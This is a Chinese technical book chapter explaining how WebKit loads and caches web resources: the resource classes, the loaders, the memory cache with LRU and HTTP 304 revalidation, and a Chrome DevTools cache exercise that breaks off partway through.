网络和资源加载是网页的加载和渲染过程中的第一步，也是必不可少的一步。网页本身就是一种资源，而且网页一般还需要依赖很多其他类型的资源，例如图片、视频等。因为资源的加载涉及网络和资源的缓存等机制，而且它们在整个渲染过程中占的比例并不少。本章将介绍 WebKit 如何获取资源以及如何高效地管理资源。

HTML 支持的资源主要包括以下类型。

- HTML：HTML 页面，包括各式各样的 HTML 元素。
- JavaScript：JavaScript 代码，可以内嵌在 HTML 文件中，也可以单独的文件存在。
- CSS 样式表：CSS 样式资源，因为 CSS 代码除了可以内嵌在 HTML 文件之外，还可以以单独文件形式存在。
- 图片：各种编码格式的图片资源，包括 png、jpeg 等。当然还有一些特殊的图片资源，例如 SVG 中所需的图片资源。
- SVG：用于绘制 SVG 的 2D 矢量图形表示。
- CSS Shader：支持 CSS Shader 文件，目前 WebKit 支持该功能。
- 视频、音频和字幕：多媒体资源及支持音视频的字幕文件（TextTrack）。
- 字体文件：CSS 支持自定义字体，CSS3 引入的自定义字体文件。
- XSL 样式表：使用 XSLT 语言编写的 XSLT 代码文件。

上面这些资源在 WebKit 中均有不同的类来表示它们，它们的公共基类是 CachedResource。图 4-1 中表示的是 CachedResource 类和子类，基本上可以和上面的资源一一对应，其中有个地方笔者需要指出的就是——好像 HTML 文本没有对应的资源类，其实不然，在 WebKit 中，它的类型叫 MainResource 类，与其对应的资源类型叫 CachedRawResource 类。




图 4-1 WebKit 的资源类

读者可能会好奇为什么资源类的前面有“Cached”字样，其实这是因为效率问题而引入的缓存机制，所有对资源的请求都会先获取缓存中的信息，以决定是否向服务器提出资源请求。

4.1.2 资源缓存

资源的缓存机制是提高资源使用效率的有效方法。它的基本思想是建立一个资源的缓存池，当 WebKit 需要请求资源的时候，先从资源池中查找是否存在相应的资源。如果有，WebKit 则取出以便使用；如果没有，WebKit 创建一个新的 CachedResource 子类的对象，并发送真正的请求给服务器，WebKit 收到资源后将其设置到该资源类的对象中去，以便于缓存后下次使用。这里的缓存指的是内存缓存，而不同于后面在网络栈部分的磁盘缓存。图 4-2 显示了这一机制的原理。




图 4-2 资源的缓存机制

WebKit 从资源池中查找资源的关键字是 URL，因为标记资源唯一性的特征就是资源的 URL。这也意味着，假如两个资源有不同的 URL，但是它们的内容完全一样，也被认为是两个不同的资源。其实，上面是个简单的示意图，真实的过程比这里要复杂，这其中涉及到了资源的生命周期和失效机制。

4.1.3 资源加载器

说到资源加载器，着实让人迷惑，它不像资源那么容易理解。按照加载器的类型来分，WebKit 总共有三种类型的加载器。

第一种，针对每种资源类型的特定加载器，其特点是仅加载某一种资源。例如对于“image”这个 HTML 元素，该元素需要图片资源，对应的特定资源加载器是 ImageLoader 类。对于 CSS 自定义字体，它的特定资源加载器是 FontLoader 类。这些资源加载器没有公共基类，其作用就是当需要请求资源时，由资源加载器负责加载并隐藏背后复杂的逻辑。加载器属于它的调用者，如图 4-3 所示的图片加载器。

图 4-3 特定资源加载器

第二种，资源缓存机制的资源加载器的特点是所有特定加载器都共享它来查找并插入缓存资源——CachedResourceLoader 类。特定加载器先是通过缓存机制的资源加载器来查找是否有缓存资源，它属于 HTML 的文档对象，如图 4-4 所示。




图 4-4 从 CachedResourceLoader 获取资源

第三种，通用的资源加载器——ResourceLoader 类，是在 WebKit 需要从网络或者文件系统获取资源的时候使用该类只负责获得资源的数据，因此被所有特定资源加载器所共享。它属于 CachedResource 类，但它同 CachedResourceLoader 类没有继承关系（这点容易混淆），如图 4-5 所示。




图 4-5 从 CachedResourceLoader 获取资源

之所以 WebKit 这样设计加载器，主要还是因为 WebKit 想将其中的复杂机制逐渐简化为若干简单步骤。但是，这一设计确实很复杂难懂，希望以后能够更加清晰化。

4.1.4 过程

经过上面这些分析，相信读者对资源加载过程已经有一个大致的印象了。图 4-6 描述的是一个带有资源缓存机制的资源加载的全过程，包括资源已经在缓存中和不在缓存中两种情况。

为了便于说明这一过程，下面结合一个实际例子加以说明资源是如何被加载的（也就是整个调用过程）。假设现有一个“img”元素，其属性“src”的值是一个有效的 URL 地址，那么当 HTML 解析器解析到该元素的该属性时，WebKit 会创建一个 ImageLoader 对象来加载该资源，ImageLoader 对象通过图 4-6 所示的过程创建一个加载资源的请求。下面笔者将所涉及的类都包含进来，大致的调用顺序也是从上到下。具体到最下面的 ResourceHandleInternal 类，它依赖于每个 WebKit 移植的实现策略。Chromium 采用了多进程资源加载策略，这将在下面一节介绍。

鉴于从网络获取资源是一个非常耗时的过程，通常一些资源的加载是异步执行的，也就是说资源的获取和加载不会阻碍当前 WebKit 的渲染过程，例如图片、CSS 文件。当然，网页也存在某些特别的资源会阻碍主线程的渲染过程，例如 JavaScript 代码文件。这会严重影响 WebKit 下载资源的效率，因为后面可能还有许多需要下载的资源，WebKit 怎么做呢？




图 4-6 带有资源缓存机制的资源加载过程

因为主线程被阻碍了，后面的解析工作没有办法继续往下进行，所以对于 HTML 网页中后面使用的资源也没有办法知道并发送下载请求。当遇到这种情况的时候，WebKit 的做法是这样的：当前的主线程被阻碍时，WebKit 会启动另外一个线程去遍历后面的 HTML 网页，收集需要的资源 URL，然后发送请求，这样就可以避免被阻碍。与此同时，WebKit 能够并发下载这些资源，甚至并发下载 JavaScript 代码资源。这种机制对于网页的加载提速很是明显。

4.1.5 资源的生命周期

同 CachedResourceLoader 对象一样，资源池也属于 HTML 文档对象。关于 HTML 文档，前面笔者在介绍网页框结构的时候提到过。

问题来了，资源池中的资源生命周期是什么呢？资源池不能无限大，必须要用

相应的机制来替换其中的资源，从而加入新的资源。资源池使用的机制其实很简单，就是采用 LRU（Least Recent Used 最近最少使用）算法。

另一方面，当一个资源加载后，通常它会被放入资源池，以便之后使用。问题是，WebKit 如何判断下次使用的时候是否需要更新该资源从而对服务器重新请求呢？因为服务器可能在某段时间之后更新了该资源。

考虑这样的场景，当用户打开网页后，他想刷新当前的页面。这种情况下，资源池会出现怎样的情况呢？是清除所有的资源，重新获得呢？还是直接利用当前的资源？都不是。对于某些资源，WebKit 需要直接重新发送请求，要求服务器端将内容重新发送过来。但对于很多资源，WebKit 则可以利用 HTTP 协议减少网络负载。在 HTTP 协议的规范中对此有规定，浏览器可以发送消息确认是否需要更新，如果有，浏览器则重新获取该资源；否则就需要利用该资源。

WebKit 的做法是，首先判断资源是否在资源池中，如果是，那么发送一个 HTTP 请求给服务器，说明该资源在本地的一些信息，例如该资源什么时间修改的，服务器则根据该信息作判断，如果没有更新，服务器则发送回状态码 304，表明无需更新，那么直接利用资源池中原来的资源；否则，WebKit 申请下载最新的资源内容。

4.1.6 实践：资源的缓存

下面笔者以实际的例子来说明资源的缓存机制。因为 Chrom 浏览器的开发者工具可以设置打开或者关闭该机制，所以，读者可以很方便地理解资源的缓存机制，具体步骤如下。

1. 依旧打开 Chrome 浏览器和它的开发者工具，然后在地址栏中输入 www.baidu.com 并单击开发者工具的“network”按钮。
2. 打开开发者工具的“设置”按钮，在“General”标签页中的“Disable Cache”前打钩，然后关掉设置界面。

3. 重新刷新页面（或者按键盘F5键），得到图4-7所示的结果。特别要关注的是资源“bdlogo.gif”，单击它可以看到该资源的HTTP请求和HTTP返回结果。从图中读者看到，“bdlogo.gif”成功地被浏览器重新从网络申请到了资源。




图4-7 不带资源缓存的资源加载

4. 打开开发者工具的“设置”按钮，在“General”页中把“Disable Cache”前的钩去掉，然后关掉设置界面。

